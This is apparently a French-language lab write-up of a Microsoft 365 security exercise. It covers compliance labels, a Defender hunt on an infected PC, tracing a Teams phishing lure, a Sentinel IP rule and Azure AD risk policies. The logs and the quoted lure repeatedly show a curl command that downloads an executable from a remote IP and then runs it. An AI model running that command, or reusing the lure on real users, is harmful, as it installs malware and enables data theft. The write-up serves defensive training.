
Afternoon investigation :

Étape 1 : Set Up Compliance Policies

Création d'un label :




Voici la policy :



En résumé, la politique vise à automatiquement étiqueter les informations de numéro de carte de crédit dans les e-mails Exchange, sur tous les sites SharePoint, et dans tous les comptes OneDrive, en conformité avec la norme PCI DSS. Des règles spécifiques ont été établies pour chaque emplacement, actuellement le mode est en simulation pour tester les effets de la politique. Afin d'éviter de bêtes erreur.

Étape 2 : Investigate Amari's Device in Microsoft 365 Defender

Premièrement j'ai été dans les advanced hunting et j'ai réalisé une query :



Je récupère un nombre d'indices conséquent :

Device File Events with suspicious IP address

- Device Name: pc105
- User: amari.rivera
- Table: DeviceFileEvents
- Timestamp: Oct 29, 2021 11:09:18 PM
- File Name: patch.exe
- Folder Path: c:\patch\patch.exe
- Action Type: FileCreated
- Initiating Process File Name: curl.exe
- Initiating Process Command Line: curl http://20.108.242.184/name.exe -o patch.exe

Device Events with suspicious IP address

- Device Name: pc105
- User: amari.rivera
- Table: DeviceEvents
- Timestamp: Oct 29, 2021 11:12:42 PM
- File Name: curl.exe
- Process Command Line: curl http://20.108.242.184/name.exe -o patch.exe

Device Events with suspicious IP address

- Device Name: pc105
- User: amari.rivera
- Table: DeviceEvents
- Timestamp: Oct 29, 2021 11:09:18 PM
- File Name: patch.exe
- Initiating Process Command Line: curl http://20.108.242.184/name.exe -o patch.exe
- Initiating Process Creation Time: Oct 29, 2021 11:09:18 PM

Device Events with suspicious IP address

- Device Name: pc105
- User: amari.rivera

- Table: DeviceEvents
- Timestamp: Oct 29, 2021 11:05:34 PM
- File Name: curl.exe
- Process Command Line: curl http://20.108.242.184/name.exe -o patch.exe
- Process Creation Time: Oct 29, 2021 11:04:35 PM

Device Network Event (2) with suspicious IP address


- Device Name: pc105
- User: amari.rivera
- Table: DeviceNetworkEvents
- Timestamp: Oct 29, 2021 11:12:53 PM
- Remote IP: 20.108.242.184
- Action Type: ConnectionSuccess
- Initiating Process File Name: patch.exe
- Initiating Process Folder Path: c:\patch\patch.exe
- Remote Port: 443

Device Network Event (1) with suspicious IP address

- Device Name: pc105
- User: amari.rivera
- Table: DeviceNetworkEvents
- Timestamp: Oct 29, 2021 11:12:53 PM
- Remote IP: 20.108.242.184
- Action Type: ConnectionSuccess
- Initiating Process File Name: patch.exe
- Initiating Process Folder Path: c:\patch\patch.exe
- Remote Port: 443


Le device d'Amari Rivera est « pc105 », il est associé à des activités suspectes notamment dans une connexion à l'adresse IP 20.108.242.184. Il y'a une création du fichier « patch.exe » se trouvant dans le dossier « c:\patch », cela à été initié par « curl.exe ». Cela est lié à plusieurs choses, notamment, des connexions réussies à l'IP distante sur le port 443. Les activités que je soupçonne (suspectes) ont été réalisées le 29 octobre 2021 avec un timestamp notable à 23h12min53s.

Ensuite, je me rends dans la section device inventory, je sélectionne le pc qui m'intéresse et dans les alertes je remarque plusieurs alertes intéressantes :




- Alert 1 Title: Reflective dll loading detected
- Alert 2 Title: A malicious PowerShell Cmdlet was invoked on the machine
- Alert 3 Title: Meterpreter post-exploitation tool

Ensuite, je me rends dans le live response du pc 105 :



Je remarque 3 fichiers potentiellement intéressant, ensuite je me rends dans « shopping list » :




Je trouve beaucoup d'informations :

- Malicious File Name: c:\patch\patch.exe
- Suspicious Folder: c:\patch\Shopping List
- Suspicious File: c:\patch\ShoppingList.zip
- Exfiltrated File: BFYO Purchasing Data - Q1.xlsx
- Exfiltrated File: Contoso Resrouce and Development Spend Analysis.xlsx
- Exfiltrated File: InventoryList.xlsx
- Exfiltrated File: Mark 8 Parts and Specs List.xlsx
- Exfiltrated File: P and L Summary.xlsx


- Exfiltrated File: Sales Results Overview.xlsx
- Exfiltrated File: UI UX Guidelines.docx

Étape 3 : Search for Internal Communication Containing the IP Address

J'ai réalisé des recherches dans microsoft purview jusqu'à arrivé à la source en effectuant une recherche sur l'adresse IP suspecte :



Après enquête, j'arrive sur la source, le mail que Amari a reçu :



On voit plusieurs choses :

Un message microsoft teams, sans sujet, venant de Angel Brown (Angel.Brown@BestForYouOrganic.OnMicrosoft.com), le 10/29/21 1:32PM


Contenu du message :

Hi Amari, we need to patch the transaction processor code on your computer. Can you open a PowerShell command prompt and run the following commands for me: curl http://20.108.242.184/name.exe -o patch.exe patch.exe


Étape 4 : Investigate IP Address in Sentinel

Je dois mettre en place une règle analytique pour nous avertir immédiatement si l'IoC est à nouveau accessible. L'IP externe utilisée dans l'attaque est un IoC, il faut savoir s'il a été vu dans notre environnement par d'autres sources.

Je me rends dans Microsoft Sentinel, dans les logs, je créer une query :




Toutes les réponses sont liées à Amari, c'est donc le seul à avoir été connecté avec cette adresse IP suspecte :



J'ai ensuite réalisé une règle précisent différentes informations :


- Rule for 20.108.242.184
- DeviceNetworkEvents | where RemotIP == '20.108.242.184'




Étape 5 : Configure Windows Security Baseline

Les appareils ne sont pas configurés avec une configuration standard. Je dois configurer les appareils pour qu'ils utilisent une ligne de base de sécurité Win. Les utilisateurs, les appareils seront protégés et cela élimine des vecteurs d'attaque possible.

Je me rends dans Microsoft Endpoint manager admin center, et dans la rubrique Endpoint Security.






Je viens donc d'effectuer la configuration Windows Security Baseline. Je précise qu'elle est disponible pour tous les utilisateurs.

Evening investigation :

Étape 1 : Configure Azure AD Identity Protection


Je dois configurer les politiques de risque et d'ouverture de sessions des utilisateurs pour les protéger contre les attaques d'identité.

Premièrement, je mets en place « l'user risk policy settings », avec les paramètres suivants :



En résumer ici, pour tous les utilisateurs à haut risque, on demande de changer de mot de passe.


Ensuite, je mets à jour la « sign-in risk policy » avec les paramètres suivants :




En résumer ici, pour tous les utilisateurs à moyen risque ou supérieur on leur demande d'utiliser du MFA.

Étape 2 : Investigate Angel's Sign-In Logs

Ici, je vais revenir sur les informations de connexion entre Angel et Amari, analyser en détail. Je me rends dans azure AD, je sélectionne les différents paramètres dans les utilisateurs :



On a aucune preuve que son compte a été pirater par un tiers, aucuns logs :



Étape 3 : Investigate Angel in Sentinel and Microsoft 365 Defender


Je vais devoir investiguer sur Angel, via Microsoft Sentinel et 365 Defender.

Premièrement sur Sentinel, j'entre une query pour effectuer une recherche sur Angel :


```
1  search 'angel.brown'
```

Mais j'obtiens trop de résultats, je dois donc améliorer la query pour ne chercher que les alertes de sécurités mais aucun résultat.

